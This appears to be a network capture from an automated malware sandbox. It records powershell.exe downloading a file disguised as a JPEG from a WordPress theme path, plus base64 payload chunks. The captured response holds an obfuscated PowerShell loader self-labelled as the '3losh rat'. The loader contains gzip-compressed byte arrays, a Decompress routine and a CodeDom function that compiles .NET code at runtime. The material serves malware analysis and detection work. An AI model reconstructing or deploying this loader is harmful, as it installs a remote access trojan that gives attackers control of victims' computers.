2021-09-25 08:26:30 UTC	28	IN	Data Raw: 2b 7a 64 43 45 57 46 4b 7a 32 56 43 47 73 54 31 4e 36 70 6c 77 4d 31 58 68 78 73 59 64 2f 55 75 59 47 34 4a 6f 48 74 6d 62 72 38 73 39 72 58 6f 62 71 35 53 66 47 74 43 66 38 43 6d 6f 39 74 4e 4c 75 53 50 6e 35 73 53 66 6c 58 49 75 6f 58 30 50 53 37 74 2b 56 74 51 30 6a 64 58 50 6c 73 31 34 6d 61 6e 66 2b 43 79 6c 70 34 2f 6c 7a 47 6a 2f 71 6d 2b 30 30 75 72 54 6c 68 37 6c 65 7a 38 30 62 48 56 69 61 74 71 66 34 56 2f 76 32 39 4b 38 6b 6e 79 2f 36 6b 79 73 5a 6b 79 56 61 6a 38 32 51 65 35 36 68 30 61 5a 2b 49 38 4f 6d 2f 63 48 75 51 2b 46 48 74 7a 61 44 74 6c 76 66 58 31 57 68 6e 51 7a 4a 50 75 47 63 43 4b 37 61 6e 74 35 66 36 68 6a 39 66 56 7a 59 71 62 75 7a 51 6d 62 44 66 4b 72 62 67 78 4b 66 36 39 79 36 58 63 66 6c 52 69 68 69 52 70 70 43 66 58 35 48 37 Data Ascii: +zdCEWFKz2VCGsT1N6plwM1XhxsYd/UuYG4JoHtmbr8s9rXobq5SfGtCf8Cmo9tNLuSPn5sSflXIuo X0PS7t+VtQ0jdXPls14manf+Cylp4/lzGj/qm+00urTlh7lez80bHViatqf4V/v29K8kny/6kysZkyVaj82Qe56h0aZ+I8Om/cHu Q+FHtzaDtlvfX1WhnQzJPuGcCK7ant5f6hj9fVzYqbuzQmbDfKrbgxKf69y6XcflRihiRppCfX5H7
2021-09-25 08:26:30 UTC	30	IN	Data Raw: 58 74 47 7a 4b 79 6a 70 50 65 4e 65 59 4f 67 57 34 77 38 70 35 7a 64 6b 42 36 6d 78 33 61 57 37 35 46 4d 53 74 75 2f 70 66 54 79 51 53 45 30 37 2f 33 48 75 30 47 56 4b 71 38 52 62 39 57 35 6a 74 6c 5a 75 77 6f 6c 54 2b 77 39 38 4f 2f 64 4b 33 6e 6e 4a 54 5a 55 56 6c 79 37 65 43 32 38 2b 70 6e 69 49 64 6a 7a 68 43 69 50 77 6c 62 4e 68 67 39 7a 52 39 67 63 48 77 68 38 63 6d 4e 4f 61 66 72 72 73 2b 76 59 76 42 49 4c 35 34 4a 64 50 6c 39 2f 56 6b 54 6f 2f 39 47 59 4f 74 65 68 38 57 64 37 41 55 2f 4b 70 36 34 68 36 4c 2f 62 30 65 30 66 55 59 46 4f 4d 36 4f 6d 67 74 36 6e 5a 71 31 39 39 69 72 4d 63 6a 65 4f 45 33 4e 68 64 32 4a 68 62 49 71 2f 6d 4e 32 7a 70 4e 2b 7a 63 34 7a 4c 55 5a 64 54 56 33 76 79 4e 6d 74 6f 2f 30 50 6f 74 33 43 6a 74 78 78 58 52 69 69 46 Data Ascii: XtGzKyjpPeNeYOgW4w8p5zdkB6mx3aW75FMStu/pfTyQSE07/3Hu0GVKq8Rb9W5jtlZuwolT+w98O/ dK3nnJTZUVly7eC28+pniIdjzhCiPwlbNhg9zR9gcHwh8cmNOafrrs+vYvBIL54JdPl9/VkTo/9GYOteh8Wd7AU/Kp 64h6L/b0e0fUYFOM6Omgt6nZq199irMcjeOE3Nhd2JhbIq/mN2zpN+zc4zLUZdTV3vyNmto/0Pot3CjtxxXRiiF
2021-09-25 08:26:30 UTC	31	IN	Data Raw: 45 2f 6f 49 53 41 59 63 76 65 75 4f 4c 41 68 39 68 41 73 59 4a 36 49 31 72 79 47 6e 77 57 39 41 63 65 2f 31 42 59 55 45 42 48 66 6d 41 4b 6d 41 77 6e 51 69 56 4f 47 4d 42 55 7a 46 38 4a 47 63 42 31 6f 67 36 55 34 4c 59 77 32 35 4b 45 4c 6f 54 7a 52 47 45 49 78 43 43 56 41 4d 4c 44 43 65 4b 79 58 77 47 2f 45 65 71 79 66 42 54 5a 69 58 53 6b 49 72 79 78 5a 42 57 68 5a 44 50 44 68 59 36 41 50 68 32 42 52 4b 4a 59 69 4b 30 32 51 67 31 67 43 69 75 30 53 62 73 54 62 51 4f 79 32 41 47 4e 6a 58 43 44 32 55 6f 43 74 78 58 68 43 72 42 50 46 39 67 6a 48 45 57 2f 44 58 6f 32 67 32 47 61 55 43 78 62 67 5a 76 32 53 68 77 55 7a 2b 42 68 51 78 44 6c 67 73 47 43 42 41 48 74 47 6a 4d 55 49 67 57 77 42 6c 6f 66 66 6a 63 47 42 4f 77 4a 73 45 36 34 57 51 77 43 4f 79 68 4e 59 Data Ascii: E/oISAYcveuOLAh9hAsYJ6I1ryGnwW9Ace/1BYUEBHfmAKmAwnQiVOGMBUzF8JGcB1og6U4LYw25KE LoTzRGEIxCCVAMLDCeKyXwG/EeqyfBTZiXSkIryxZBWhZDPDhY6APh2BRKJYiK02Qg1gCiu0SbsTbQOy2AGNjXCD2U oCtxXhCrBPF9gjHEW/DXo2g2GaUCxbgZv2ShwUz+BhQxDlgsGCBAHtGjMUIgWwBloffjcGBOwJsE64WQwCOyhNY
2021-09-25 08:26:30 UTC	32	IN	Data Raw: 43 67 56 45 49 42 6d 6b 4f 64 70 49 63 44 73 32 34 50 36 57 35 77 67 75 75 70 37 41 61 59 4c 55 49 6a 4b 53 79 61 42 52 45 54 4e 37 30 48 6b 38 4a 45 71 77 70 48 4c 70 67 4b 38 72 37 45 63 49 67 38 66 6d 57 48 4c 59 61 31 44 46 50 58 68 55 48 68 33 34 63 42 67 51 65 6e 68 61 38 49 63 43 6d 70 2f 44 43 49 37 6d 38 61 33 41 59 4e 49 35 36 48 68 52 45 55 30 6e 69 2b 79 69 47 62 39 6a 45 78 57 73 6f 4c 46 2b 6b 61 33 70 77 64 46 68 59 58 53 4f 4d 7a 76 43 69 30 76 6e 2f 4b 30 51 30 65 49 58 37 52 2f 71 68 2f 61 47 4a 4e 34 50 4c 2b 49 4d 32 59 54 5a 50 42 75 2b 76 5a 41 34 31 68 4d 36 69 63 73 4a 2f 46 58 6c 53 4f 64 43 67 74 68 78 6f 33 6a 58 73 33 77 73 6d 32 74 6a 43 33 67 70 75 4a 2f 39 33 6f 52 55 37 49 70 51 52 42 74 32 4c 39 39 64 69 61 7a 71 58 78 6d 46 Data Ascii: CgVEIBmkOdpIcDs24P6W5wguup7AaYLUIjKSyaBRETN70Hk8JEqwpHLpgK8r7EcIg8fmWHLYa1DFPX hUHh34cBgQenha8IcCmp/DCI7m8a3AYNI56HhREU0ni+yiGb9jExWsoLF+ka3pwdFhYXSOMzvCi0vn/K0Q0eIX7R/q /aGJN4PL+IM2YTZPBu+vZA41hM6icsJ/FXlSOdCgthxo3jXs3wsm2tjC3gpuJ/93oRU7IpQRBt2L99diazqXxmF
2021-09-25 08:26:30 UTC	34	IN	Data Raw: 44 43 34 59 38 4b 49 59 33 49 4b 57 55 59 7a 6d 48 43 42 45 4e 62 57 35 33 2b 6c 41 31 56 4d 48 42 45 71 67 67 56 52 39 53 79 6c 64 73 67 45 73 52 58 59 4d 41 79 4a 77 61 4e 77 2b 61 79 51 33 6b 61 63 4b 4f 47 54 75 7a 42 69 77 35 68 73 44 58 34 4f 7a 71 55 49 58 42 35 75 45 73 79 77 6d 43 77 4d 45 6e 77 67 49 42 4a 52 7a 5a 65 51 52 44 42 35 6b 79 42 4d 72 55 46 51 72 45 45 42 53 4a 42 69 6d 79 50 4a 57 45 46 4b 51 6c 4c 45 49 62 47 49 73 46 65 6b 38 69 4b 49 6b 53 63 6c 6c 49 4e 6d 4b 78 47 64 6b 4c 55 63 73 4e 54 41 4d 51 52 59 7a 6b 52 59 63 68 4f 49 6b 6e 34 49 6f 67 69 6f 69 36 73 67 79 64 69 46 66 48 43 52 49 6f 51 74 4c 67 77 6b 67 71 6a 4b 63 42 69 79 41 48 6b 67 47 6c 45 50 4b 77 55 51 4b 61 53 36 65 51 41 68 42 31 6b 68 4d 47 53 6f 46 48 4a Data Ascii: DC4Y8KIY3IKWUYzmHCBENbW53+lA1VMHBEqggVR9SyldsgEsRXYMAyJwaNw+ayQ3kacKOGTuzBiw5 hsDX4OzqUIXB5uEsywmCwMEnwgIBJRzZeQRDB5kyBMrUFQrEEBSJBimyPJWEFKQlLEIbGIsFek8iKIkScllINmKxGd kLUcsNTAMQRYzkRYchOIkn4Iogioi6sgydiFfHCRIoQtLgwkgqjKcBiyAHkgGlEPKwUQKaS6eQAhB1khMGSoFHJ

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:30 UTC	35	IN	Data Raw: 6c 50 76 45 75 55 34 2b 68 63 5a 54 4e 54 55 52 46 52 45 5a 4f 4a 63 77 51 46 73 6f 6a 67 4c 6c 47 4f 35 6b 51 59 63 65 46 4a 6d 55 58 6c 4c 6d 52 4e 52 46 6b 4c 61 57 79 57 45 5a 58 4c 30 6f 6a 52 56 71 61 77 42 43 64 67 37 39 2f 6c 51 57 59 55 79 69 51 7a 2b 78 42 34 78 47 44 77 34 76 37 51 43 66 6c 54 70 69 43 2f 4e 69 31 52 64 6f 72 37 37 62 63 6a 44 57 70 6b 70 4c 49 6d 6e 77 4f 50 45 38 33 6c 49 65 66 49 2f 36 59 2b 4f 6e 7a 4a 73 43 55 58 48 68 30 34 55 4b 59 41 68 35 54 4a 6e 37 78 63 4f 59 77 59 47 50 4b 46 30 62 6e 2f 54 61 36 36 79 70 4e 63 66 75 63 6a 4f 4a 36 77 49 78 7a 70 4d 58 51 6d 68 59 6e 41 4a 63 70 55 4c 6a 77 61 73 63 50 70 48 47 56 4b 4e 4d 4f 43 68 70 79 49 6c 69 69 48 77 6f 4d 56 58 64 41 70 6c 49 6e 6d 58 37 53 5a 55 46 33 7a 44 Data Ascii: lPvEuU4+hcZTNTURFREZOJcwQFsojgLlGO5kQYceFJmUXlLmRNRFkLaWyWEZXL0ojRVqawBCdg79/lQWYUyiQz+xB4xGDw4v7QCflTpiC/Ni1Rdor77bcjDWpkpLImnwOPE83llefl/6Y+OnzJsCUXHh04UKYAh5TJn7xcOYwYGPKF0bn/Ta66ypNcfucjOJ6wIxzpMXQmhYnAJcpULjwascPpHGVKNMOChpyIliiHwoMVXdApIlnmX7SZUF3zD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49739	104.21.66.125	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:39 UTC	36	OUT	GET /wp-content/themes/twentyseventeen/template-parts/header/java/i2.jpg HTTP/1.1 Host: java-eg.com
2021-09-25 08:26:39 UTC	36	IN	HTTP/1.1 200 OK Date: Sat, 25 Sep 2021 08:26:39 GMT Content-Type: image/jpeg Content-Length: 94236 Connection: close last-modified: Wed, 22 Sep 2021 08:31:57 GMT Cache-Control: max-age=14400 CF-Cache-Status: MISS Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=79Pfgm923zwepN67QEGhZS6qeVugUk79RX5y3oJiNKy%2FLppMPWytgEvz%2BfvPblSUkaNEE2h2gFagLkcPpkuwKCLRTCW%2B4CdlB2gAv%2F%2BkVS1lvSxJ6HMhe1fghXImMw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6942de6e3d624e79-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-09-25 08:26:39 UTC	37	IN	Data Raw: 23 62 79 20 63 6f 64 65 20 33 6c 6f 73 68 20 72 61 74 0a 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 4d 69 63 72 6f 73 6f 66 74 2e 43 53 68 61 72 70 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 0a 0a 5b 42 79 74 65 5b 5d 5d 20 24 41 4c 4f 53 48 20 3d 20 40 28 33 31 2c 31 33 39 2c 38 2c 30 2c 30 2c 30 2c 30 2c 30 2c 30 2c 34 2c 30 2c 32 33 37 2c 31 38 39 2c 37 2c 39 36 2c 32 38 2c 37 33 2c 31 35 Data Ascii: #by code 3losh ratAdd-Type -AssemblyName System.Windows.FormsAdd-Type -AssemblyName Microsoft.VisualBasicAdd-Type -AssemblyName Microsoft.CSharpAdd-Type -AssemblyName System.Management[Byte[]] $ALOSH = @(31,139,8,0,0,0,0,0,4,0,237,189,7,96,28,73,15
2021-09-25 08:26:39 UTC	38	IN	Data Raw: 30 31 2c 31 35 38 2c 33 33 2c 31 32 38 2c 31 37 30 2c 32 30 30 2c 33 31 2c 36 33 2c 31 32 36 2c 31 32 34 2c 33 31 2c 36 33 2c 33 34 2c 32 31 34 2c 37 37 2c 31 37 37 2c 31 38 38 2c 37 32 2c 39 35 2c 39 35 2c 35 35 2c 31 30 39 2c 31 39 30 2c 35 36 2c 32 35 32 2c 31 34 31 2c 31 39 2c 32 35 35 2c 32 30 37 2c 32 34 31 2c 32 31 31 2c 33 34 2c 31 38 37 2c 38 38 2c 38 36 2c 37 37 2c 39 31 2c 37 36 2c 31 35 35 2c 32 33 38 2c 38 37 2c 31 37 35 2c 32 31 34 2c 32 30 33 2c 31 38 32 2c 38 38 2c 32 32 38 2c 32 32 37 2c 31 37 39 2c 31 30 31 2c 31 35 35 2c 32 31 35 2c 32 31 33 2c 32 33 34 2c 31 31 37 2c 39 34 2c 39 35 2c 32 32 2c 32 31 31 2c 32 32 30 2c 35 33 2c 32 35 31 2c 31 36 32 2c 31 35 32 2c 32 31 34 2c 38 35 2c 38 33 2c 31 35 37 2c 31 38 33 2c 32 32 32 37 2c 31 35 39 Data Ascii: 01,158,33,128,170,200,31,63,126,124,31,63,34,214,77,177,188,72,95,95,55,109,190,56,252,141,19,255,207,241,211,34,187,88,86,77,91,76,155,238,87,175,214,203,182,88,228,227,179,101,155,215,213,234,117,94,95,22,211,220,53,251,162,152,214,85,83,157,183,227,159
2021-09-25 08:26:39 UTC	39	IN	Data Raw: 39 2c 32 31 33 2c 31 34 36 2c 32 34 38 2c 31 37 32 2c 32 39 2c 31 39 31 2c 31 36 39 2c 31 35 38 2c 38 30 2c 32 33 31 2c 32 31 38 2c 32 34 37 2c 32 33 35 2c 32 34 35 2c 36 38 2c 31 39 38 2c 31 38 39 2c 38 35 2c 31 36 34 2c 32 32 32 33 2c 37 34 2c 31 35 2c 37 30 2c 31 33 32 2c 31 39 35 2c 34 30 2c 32 32 31 2c 32 33 35 2c 31 36 32 2c 31 37 35 2c 31 37 39 2c 32 32 34 2c 31 34 37 2c 32 32 38 2c 32 34 38 2c 32 34 35 2c 32 30 31 2c 32 31 37 2c 32 31 37 2c 32 33 33 2c 31 31 34 2c 39 30 2c 32 30 35 2c 32 33 32 2c 31 30 31 2c 32 34 39 2c 31 30 37 2c 32 35 32 2c 31 32 31 2c 32 32 32 2c 34 32 2c 31 38 39 2c 31 36 39 2c 38 33 2c 33 31 2c 31 33 34 2c 36 33 2c 39 31 2c 31 31 37 2c 31 31 33 2c 31 35 33 2c 31 38 31 2c 31 32 31 2c 35 38 2c 32 30 33 2c 32 30 33 2c 32 35 32 2c Data Ascii: 9,213,146,248,172,29,191,169,158,80,231,218,247,235,245,68,198,189,85,164,223,74,15,70,132,195,40,221,235,162,175,179,224,147,228,248,245,201,217,217,233,114,90,205,232,101,249,107,252,121,222,42,189,169,83,31,134,63,91,117,113,153,181,121,58,203,203,252,
2021-09-25 08:26:39 UTC	40	IN	Data Raw: 30 32 2c 31 39 36 2c 31 39 39 2c 31 37 31 2c 31 37 39 2c 33 37 2c 32 33 33 2c 32 32 31 35 2c 35 2c 36 37 2c 31 33 30 2c 32 35 2c 34 39 2c 33 31 2c 37 33 2c 32 37 2c 32 39 2c 31 37 38 2c 32 32 33 2c 37 30 2c 37 31 2c 32 32 36 2c 31 32 35 2c 34 2c 35 38 2c 32 32 36 2c 31 39 31 2c 34 36 2c 34 35 2c 33 2c 31 36 33 2c 36 38 2c 31 30 38 2c 31 32 30 2c 32 35 32 2c 36 30 2c 38 30 2c 31 39 36 2c 31 37 30 2c 34 35 2c 36 33 2c 32 31 38 2c 32 31 37 2c 32 31 37 2c 32 32 31 2c 31 36 35 2c 32 35 35 2c 32 33 39 2c 32 33 32 2c 32 30 37 2c 39 33 2c 32 35 33 2c 31 35 39 2c 32 34 39 2c 38 38 2c 32 35 35 2c 32 33 30 2c 31 37 35 2c 31 36 34 2c 31 35 37 2c 32 35 35 2c 35 37 2c 32 35 33 2c 32 34 33 2c 35 31 2c 32 35 34 2c 31 31 2c 32 32 32 2c 31 33 39 2c 32 34 32 2c 31 33 30 2c 32 Data Ascii: 02,196,199,171,179,37,233,215,5,67,130,25,49,31,73,27,29,178,223,70,71,226,125,4,58,226,191,46,45,3,163,68,108,120,252,60,80,196,170,45,63,218,217,217,221,165,255,239,232,207,93,253,159,249,88,255,230,175,164,157,255,57,253,243,51,254,11,222,139,242,130,2

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:39 UTC	42	IN	Data Raw: 2c 32 34 39 2c 32 30 38 2c 32 32 38 2c 36 36 2c 37 31 2c 31 36 31 2c 36 30 2c 31 38 34 2c 35 2c 31 34 38 2c 31 34 32 2c 37 39 2c 32 38 2c 31 33 33 2c 31 31 35 2c 31 31 32 2c 31 31 2c 35 36 2c 31 36 31 2c 34 33 2c 32 37 2c 35 2c 32 34 33 2c 32 34 30 2c 32 32 2c 39 36 2c 31 38 36 2c 37 38 2c 31 30 34 2c 31 35 36 2c 32 35 31 2c 31 31 30 2c 31 39 35 2c 31 38 38 2c 32 30 36 2c 32 32 35 2c 36 30 2c 31 34 32 2c 33 2c 31 37 2c 33 30 2c 32 32 32 2c 33 32 2c 37 30 2c 31 35 32 2c 31 36 30 2c 31 30 36 2c 38 39 2c 39 34 2c 37 31 2c 31 39 35 2c 32 30 33 2c 35 32 2c 32 34 38 2c 32 32 37 2c 31 37 39 2c 32 34 34 2c 31 32 31 2c 36 39 2c 33 30 2c 32 33 32 2c 31 37 30 2c 31 32 30 2c 32 38 2c 31 30 37 2c 31 32 33 2c 31 38 30 2c 32 31 2c 31 36 36 2c 31 30 34 2c 31 34 30 2c 39 Data Ascii: ,249,208,228,66,71,161,60,184,5,148,142,79,28,133,115,112,11,56,161,43,27,5,243,240,22,96,186,78,1 04,156,251,110,195,188,206,225,60,142,3,17,30,222,32,70,152,160,106,89,94,71,195,203,52,248,227,179,244,121,69 ,30,232,170,120,28,107,123,180,21,166,104,140,9
2021-09-25 08:26:39 UTC	43	IN	Data Raw: 2c 31 39 34 2c 37 38 2c 32 33 39 2c 35 30 2c 38 37 2c 35 32 2c 32 33 33 2c 31 31 38 2c 32 34 32 2c 32 33 37 2c 33 39 2c 37 31 2c 39 31 2c 31 30 2c 32 2c 37 35 2c 36 33 2c 35 34 2c 31 35 35 2c 31 38 30 2c 32 30 30 2c 32 31 39 2c 31 32 31 2c 35 33 2c 32 37 2c 39 34 2c 37 34 2c 32 30 38 2c 31 32 34 2c 31 38 35 2c 35 30 2c 31 2c 31 32 39 2c 31 38 35 2c 31 37 39 2c 38 35 2c 37 37 2c 31 32 36 2c 32 36 2c 31 38 35 2c 37 38 2c 31 39 37 2c 32 38 2c 31 36 39 2c 31 31 34 2c 31 39 35 2c 39 36 2c 32 30 37 2c 31 37 30 2c 32 35 30 2c 32 31 37 2c 31 32 32 2c 32 30 31 2c 32 33 36 2c 32 35 35 2c 31 37 38 2c 34 32 2c 31 37 36 2c 33 38 2c 31 38 31 2c 32 31 33 2c 33 33 2c 36 34 2c 34 38 2c 31 38 39 2c 32 34 2c 32 32 2c 31 34 34 2c 31 38 35 2c 33 35 2c 32 33 33 2c 34 31 2c 36 Data Ascii: ,194,78,239,50,87,52,233,118,242,237,39,71,91,10,2,75,63,54,155,180,200,219,121,53,27,94,74,208,12 4,185,50,1,129,185,179,85,77,126,26,185,78,197,28,169,114,195,96,207,170,250,217,122,201,236,255,178,42,176,38 ,181,213,33,64,48,189,24,22,144,185,35,233,41,6
2021-09-25 08:26:39 UTC	44	IN	Data Raw: 30 35 2c 32 32 35 2c 34 33 2c 31 35 39 2c 38 37 2c 31 32 2c 36 31 2c 31 33 2c 32 33 2c 31 33 31 2c 32 33 37 2c 31 36 32 2c 32 33 31 2c 32 31 31 2c 32 35 32 2c 36 30 2c 39 31 2c 31 35 31 2c 31 37 33 2c 31 38 33 2c 32 33 33 36 2c 31 30 35 2c 38 37 2c 31 31 38 2c 31 34 35 2c 30 2c 32 31 38 2c 31 32 31 2c 31 31 39 2c 31 32 37 2c 31 32 37 2c 36 38 2c 32 35 35 2c 31 32 36 2c 32 35 30 2c 31 32 2c 32 35 35 2c 32 33 38 2c 36 33 2c 32 32 38 2c 32 32 33 2c 37 39 2c 32 34 31 2c 32 33 39 2c 33 2c 32 35 34 2c 32 35 32 2c 32 32 32 2c 36 31 2c 32 35 34 2c 31 31 39 2c 34 37 2c 32 35 33 2c 33 37 2c 35 35 2c 31 36 31 2c 31 37 36 2c 32 35 31 2c 32 33 33 2c 32 30 37 2c 32 32 2c 31 30 2c 31 38 37 2c 32 35 32 2c 32 33 3 39 2c 31 36 37 2c 31 33 30 2c 36 36 2c 33 31 2c 31 33 37 2c 31 Data Ascii: 05,225,43,159,87,12,61,13,23,131,237,162,231,211,252,60,91,151,173,183,236,105,87,118,145,0,218,12 1,119,127,127,68,255,126,250,12,255,238,63,228,223,79,241,239,3,254,252,222,61,254,119,47,253,37,55,161,176,25 1,233,207,22,10,187,252,239,167,130,66,31,137,1
2021-09-25 08:26:39 UTC	46	IN	Data Raw: 2c 39 31 2c 31 38 33 2c 33 30 2c 31 37 36 2c 37 38 2c 32 32 30 2c 31 38 2c 33 2c 32 33 32 2c 35 2c 31 39 35 2c 36 34 2c 36 32 2c 32 34 30 2c 35 34 2c 37 31 2c 31 34 30 2c 31 39 33 2c 33 39 2c 32 33 33 2c 31 32 39 2c 31 36 38 2c 31 34 35 2c 39 36 2c 31 34 31 2c 31 32 36 2c 39 35 2c 36 32 2c 31 37 39 2c 31 38 32 2c 32 34 30 2c 31 32 35 2c 35 33 2c 31 32 2c 39 37 2c 32 32 34 2c 39 2c 32 31 37 2c 31 30 33 2c 31 39 33 2c 31 33 30 2c 31 32 33 2c 32 32 35 32 2c 32 31 2c 32 34 33 2c 39 30 2c 31 31 36 2c 31 33 2c 31 39 31 2c 31 34 33 2c 31 38 36 2c 31 35 2c 34 38 2c 32 35 33 2c 39 33 2c 31 33 37 2c 32 32 2c 32 33 39 2c 31 33 37 2c 33 32 2c 31 37 2c 31 37 39 2c 39 37 2c 32 37 2c 31 32 31 2c 36 2c 35 32 2c 31 34 31 2c 33 30 2c 31 38 34 2c 31 36 35 2c 31 39 32 2c 31 34 Data Ascii: ,91,183,30,176,78,220,18,3,232,5,195,64,62,240,54,71,140,193,39,233,129,168,145,96,141,126,95,62,1 79,182,240,125,53,12,97,224,9,217,103,193,130,123,252,21,243,90,116,13,191,143,186,15,48,253,93,137,22,239,137 ,32,17,179,97,27,121,6,52,141,30,184,165,192,14
2021-09-25 08:26:39 UTC	47	IN	Data Raw: 2c 32 33 33 2c 34 32 2c 33 32 2c 32 32 36 2c 31 39 39 2c 33 39 2c 32 34 34 2c 39 33 2c 31 39 2c 31 36 38 2c 32 33 37 2c 31 35 2c 32 31 35 2c 32 30 35 2c 32 31 34 2c 31 32 39 2c 32 34 39 2c 32 35 32 2c 32 30 31 2c 31 33 35 2c 32 32 35 31 2c 34 34 2c 33 36 2c 39 39 2c 31 35 33 2c 32 32 30 34 2c 31 39 34 2c 31 35 31 2c 32 33 31 2c 31 36 37 2c 37 35 2c 31 30 2c 32 35 32 2c 35 36 2c 32 33 2c 32 34 39 2c 32 35 35 2c 32 31 35 2c 31 36 2c 39 37 2c 31 32 37 2c 31 30 33 2c 39 39 2c 31 31 32 2c 36 34 2c 38 33 2c 31 36 2c 35 36 2c 30 2c 31 31 39 2c 31 38 36 2c 32 34 36 2c 32 32 31 2c 31 35 34 2c 32 33 39 2c 32 37 2c 31 39 34 2c 31 33 30 2c 32 35 33 2c 32 35 33 2c 32 33 39 2c 31 33 39 2c 38 2c 32 35 31 2c 37 36 2c 33 31 2c 31 36 31 2c 32 34 33 2c 35 35 2c 31 36 2c 35 32 2c Data Ascii: ,233,42,32,226,199,39,244,93,19,168,237,15,215,205,214,129,249,252,201,135,251,44,36,99,153,204,19 4,151,231,167,75,10,252,56,23,249,255,215,16,97,127,103,99,112,64,83,16,56,0,119,186,246,221,154,239,27,194,13 0,253,253,239,139,8,251,76,31,161,243,55,16,52,
2021-09-25 08:26:39 UTC	48	IN	Data Raw: 72 72 61 79 20 3d 20 24 6f 75 74 70 75 74 2e 54 6f 41 72 72 61 79 28 29 0a 20 20 20 20 20 20 20 20 72 65 74 75 72 6e 20 24 62 79 74 65 4f 75 74 41 72 72 61 79 0a 20 20 20 20 7d 0a 7d 0a 0a 66 75 6e 63 74 69 6f 6e 20 43 6f 64 65 44 6f 6d 28 5b 42 79 74 65 5b 5d 5d 20 24 42 42 2c 20 5b 53 74 72 69 6e 67 5d 20 24 54 50 2c 20 5b 53 74 72 69 6e 67 5d 20 24 4d 54 29 20 7b 0a 24 64 69 63 74 69 6f 6e 61 72 79 20 3d 20 6e 65 77 2d 6f 62 6a 65 63 74 20 27 53 79 73 74 65 6d 2e 43 6f 6c 6c 65 63 74 69 6f 6e 73 2e 47 65 6e 65 72 69 63 2e 44 69 63 74 69 6f 6e 61 72 79 5b 5b 73 74 72 69 6e 67 5d 2c 5b 73 74 72 69 6e 67 5d 5d 27 0a 24 68 65 6c 6c 6f 20 3d 20 22 43 6f 6d 3c 3e 3c 3e 3c 3e 3c 3e 3c 3e 3c 3e 3c 22 2e 52 65 70 6c 61 63 65 28 22 3c 3e 3c 3e 3c 3e 3c 3e 3c 3e Data Ascii: rray = $output.ToArray() return $byteOutArray }}function CodeDom([Byte[]] $BB, [String] $TP, [String] $MT) {$dictionary = new-object 'System.Collections.Generic.Dictionary[[string],[string]]'$hello = "Com<><><><><><><" .Replace("<><><><><>
2021-09-25 08:26:39 UTC	50	IN	Data Raw: 28 24 54 50 29 0a 5b 42 79 74 65 5b 5d 5d 20 24 42 79 74 65 73 20 3d 20 44 65 63 6f 6d 70 72 65 73 73 28 40 28 33 31 2c 31 33 39 2c 38 2c 30 2c 30 2c 30 2c 30 2c 30 2c 30 2c 34 2c 30 2c 32 32 30 2c 31 38 39 2c 31 32 31 2c 31 32 34 2c 39 32 2c 31 39 37 2c 31 34 39 2c 35 34 2c 39 32 2c 31 32 35 2c 31 32 33 2c 38 35 2c 31 30 37 2c 31 30 39 2c 32 33 37 2c 31 34 36 2c 33 37 2c 39 31 2c 31 38 32 2c 31 37 37 2c 31 30 35 2c 32 31 39 2c 38 38 2c 32 31 34 2c 39 38 2c 32 30 31 2c 31 34 36 2c 31 39 33 2c 31 39 38 2c 39 30 2c 31 30 39 2c 32 31 37 2c 31 35 30 2c 33 37 2c 37 35 2c 31 37 38 2c 34 34 2c 35 37 2c 37 38 2c 37 36 2c 39 31 2c 31 30 36 2c 37 33 2c 34 35 2c 31 38 31 2c 32 35 30 2c 37 34 2c 32 32 31 2c 34 35 2c 32 31 39 2c 35 30 2c 31 35 35 2c 32 32 39 2c 36 34 2c 36 Data Ascii: ($TP)[Byte[]] $Bytes = Decompress(@(31,139,8,0,0,0,0,0,4,0,220,189,121,124,92,197,149,54,92,125,12 3,85,107,109,237,146,37,91,182,177,105,219,88,214,98,201,146,193,198,90,109,217,150,37,75,178,44,57,78,76,91,1 06,73,45,181,250,74,221,45,219,50,155,229,64,6
2021-09-25 08:26:39 UTC	51	IN	Data Raw: 32 35 35 2c 31 37 37 2c 31 31 34 2c 32 34 30 2c 37 39 2c 32 32 33 2c 31 32 35 2c 32 34 37 2c 31 39 37 2c 31 35 39 2c 34 31 2c 35 31 2c 34 36 2c 31 36 38 2c 32 34 39 2c 32 34 30 2c 31 36 39 2c 35 34 2c 31 38 31 2c 39 39 2c 31 37 36 2c 32 35 33 2c 31 33 37 2c 31 34 39 2c 31 39 39 2c 32 33 39 2c 32 31 32 35 2c 31 32 35 2c 32 34 32 2c 32 31 36 35 2c 32 35 31 2c 32 32 35 35 2c 32 32 35 34 2c 32 32 35 32 2c 33 2c 32 30 35 2c 34 35 2c 32 32 31 33 2c 31 30 36 2c 31 33 39 2c 35 38 2c 31 33 38 2c 31 31 33 2c 34 33 2c 31 33 2c 31 32 37 2c 34 31 2c 31 34 2c 31 31 39 2c 39 39 2c 32 34 39 2c 38 35 2c 35 2c 35 36 2c 31 38 38 2c 31 34 31 2c 34 33 2c 31 34 31 2c 35 31 2c 32 34 32 2c 34 34 2c 31 39 31 2c 31 37 30 2c 32 30 38 2c 32 2c 31 31 2c 35 33 2c 38 38 2c 31 30 30 2c 31 32 39 2c 36 39 2c 32 36 2c 34 Data Ascii: 